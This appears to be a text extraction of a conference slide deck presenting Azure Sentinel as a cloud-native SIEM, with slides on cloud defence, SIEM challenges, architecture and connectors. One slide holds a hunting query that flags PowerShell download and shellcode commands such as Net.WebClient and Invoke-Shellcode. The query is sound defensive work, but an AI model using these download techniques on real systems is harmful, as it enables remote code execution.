


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@maarten_goet | MVP & RD



MVP

RD



agenda_

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


state of the union_


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a new world to defend_

On-premise



Cloud



cloud defender mindset_

On-premises

- Server
- Domain
- Domain Admin
- Pass the Hash
- Private IPs
- ACLs
- RDP/SSH




On cloud

- Services
- Subscriptions
- Subscription Admin
- Credential Pivot
- Public IPs
- NSGs
- Management APIs

the challenge_

- traditional siem's require a lot of infrastructure and maintenance
- collecting all the data and normalizing is a daunting task
- a lot of signals; how do we make sense of it all
- too many disconnected products
- defending the cloud requires a different skill- and toolset



← → ↻ 🏠 🔒 https://www.sisainfosec.com/americas/managed-detection-response-services-synergistic-soc/why-traditional-soc-is-a-failure/ 📖 ☆ ⚙️ 🖋️ 🔗

SISA
Payment Security Specialists

HOME **MDR SOLUTION** SERVICES PRODUCTS TRAINING COMPANY CONTACT 🔍

LOGIN GALLERY REGIONS ▾

Why Traditional SOC is a Failure?

Traditional SOC Failed to Identify Newer Forms of Cyber Attacks

Traditional SOC does not identify threats and respond to them in a timely manner. SISA investigated various breaches and noticed that:

- ▶ Legacy products were not able to detect incidents
- ▶ Of the 24 breaches studied in 2017, traditional SOC issued zero alerts/detection. In some cases, even logs pertaining to the period of attack were not present
- ▶ VISA and MasterCard investigation reports also confirmed SISA findings. In fact, PCI Council had to issue guidance document on log monitoring
- ▶ Investment in traditional SOC continues to take place despite near zero ROI
- ▶ Major organizations using traditional SOC were the hardest hit because they could not respond in a timely manner
- ▶ Most breach incidents happened in organizations with SOC deployed in their environment

Why Traditional SOC is a Failure?


Machine Learning and PFI-Based MDR Solution



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azure sentinel_

- cloud-native siem
- limitless cloud speed & scale
- a.i. built-in
- easy integration
- only pay for what you use



general available_




no need for security center anymore?_



architecture_

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Enterprise Security

architecture_



kusto-based

unlimited scale

enterprise-grade platform

Advanced hunting Help

Get started **PowerShell downloads**

Run query + New Save Last 7 days Create detection rule

```
1 // Finds PowerShell execution events that could involve a download.
2 ProcessCreationEvents
3 | where EventTime > ago(7d)
4 | where FileName in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe", "POWERSHELL_ISE.EXE")
5 | where ProcessCommandLine has "Net.WebClient"
6 |   or ProcessCommandLine has "DownloadFile"
7 |   or ProcessCommandLine has "Invoke-WebRequest"
8 |   or ProcessCommandLine has "Invoke-Shellcode"
9 |   or ProcessCommandLine contains "http:"
10 | project EventTime, ComputerName, InitiatingProcessFileName, FileName, ProcessCommandLine
11 | top 100 by EventTime
12
```

integrations_

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connectors_



Azure AD
Identity Protection



Microsoft Cloud
App Security



Azure Security
Center



Azure Advanced
Threat Protection



Azure Information
Protection



AWS



Palo Alto Networks



Cisco ASA



Barracuda



Office 365



Symantec



Fortinet



F5





Check Point



Microsoft Defender ATP

